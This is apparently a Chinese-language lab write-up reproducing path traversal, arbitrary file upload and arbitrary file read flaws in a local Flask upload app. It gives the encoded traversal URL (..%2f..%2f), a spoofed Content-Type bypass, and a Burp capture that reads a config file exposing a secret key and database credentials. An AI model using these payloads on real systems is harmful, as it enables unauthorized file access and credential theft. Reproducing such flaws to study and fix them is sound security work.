对不安全文件上传系统的一些漏洞复现

路径穿越漏洞

漏洞成因(大概)


```python
@app.route('/uploads/<path:filename>')
def uploads(filename):
    try:
        file_path = os.path.join(
            app.config['UPLOAD_FOLDER'],
            filename
        )
```

这里的目录拼接，程序未对../进行过滤，后续操作系统会解析../返回上一级目录。

示例

我们在根目录下我们有一个test.txt


我们成功登陆后，随便上传一张图片，上传成功后，点击查看图片，进入uploads路由



假如我们知道在这个项目的根目录下有一个test.txt。我们想看其内容。直接访问/test.txt不行，一般来说我们只能直接看到静态目录(例如static)下的文件

浏览器向服务器发送数据先会对url进行规范化，检测到../会进行折叠，然后将url传给服务器，服务器对url进行一次解码。所以我们直接用http://127.0.0.1:5000/uploads/../../test.txt，也会被折叠成http://127.0.0.1:5000/test.txt。像上图一样Not Found。

但是我们可以用http://127.0.0.1:5000/uploads/..%2f..%2ftest.txt。%2f是/的url编码。在浏览器的url规范化中由于是..%2f被当作是正常字符串不会对url进行折叠。然后url被传给服务器解码，%2f解码成/，然后进行路径跳转。（这里看不到文件内容因为是将该文件当作图片类型文件处理展示的）



我们抓包可以看到文件的文本信息，成功


任意文件上传漏洞

漏洞成因


文件类型校验不严格，只有简单的file.content_type.startswith('image/')

示例

该系统只允许上传图片类型文件。我们上传txt文件，提示文件类型错误





我们抓包然后修改Content-Type,从text/plain改成image/jpeg



上传成功

点击查看图片，同样无法显示然后重发抓包查看，可以看到1.txt里的内容





由于该系统不会解析php文件，所以无法展示图片马上传和蚁剑链接getshell，但是木马文件也可以基于此上传，危害极大。

任意文件读取漏洞

漏洞成因

该漏洞其实是基于路径穿越漏洞的。


示例

我们在config目录下有settings.py配置文件，直接访问/config/settings.py不行，NotFound

我们到uploads路由下，构造url

http://127.0.0.1:5000/uploads/..%2f..%2fconfig/settings.py

抓包查看，成功看到文件内容


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Send
Cancel
Burp AI
Target: http://127.0.0.1:5000
HTTP/1
Request
Pretty
Raw
Hex
GET /uploads/..%2f..%2fconfig/settings.py HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:151.0) Gecko/20100101 Firefox/1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=
eyJfcGVybWFuZW50IjpUcnVlLCJ1c2VyIjoiYWRtaW4ifQ.ahLVlA.a-NBEvAhyC2lkOfOeyp5qQ-fl8s
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.13.7
Date: Sun, 24 May 2026 10:40:57 GMT
Content-Type: image/jpeg
Content-Length: 567
Set-Cookie: session=
eyJfcGVybWFuZW50IjpUcnVlLCJ1c2VyIjoiYWRtaW4ifQ.ahLVuQ.Ed6qpEedFBMcHVielupNZUjsHyE;
Expires=Wed, 24 Jun 2026 10:40:57 GMT; HttpOnly; Path=/
Vary: Cookie
Connection: close
import os
# □□□□□□□
BASE_DIR = os.path.dirname(os.path.dirname(os.path.abspath(__file__)))
class Config:
# Flask □□
SECRET_KEY = 'GlnYan9'
# □□□□□
DB_HOST = 'localhost'
DB_PORT = 3306
DB_USER = 'root'
DB_PASSWORD = 'root'
DB_NAME = 'test'
# □□□□□□
# □□□□□□□□□□□□□□□ static/uploads□□□□□□□□
UPLOAD_FOLDER = os.path.join(BASE_DIR, 'static', 'uploads')
MAX_CONTENT_LENGTH = 16 * 1024 * 1024 # 16MB
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 13
Response headers 7
Inspector
Notes
Explanations
Custom actions
Search
0 highlights
Done
901 bytes | 23 millis
Event log (5)
All issues (32)
Memory: 185.8MB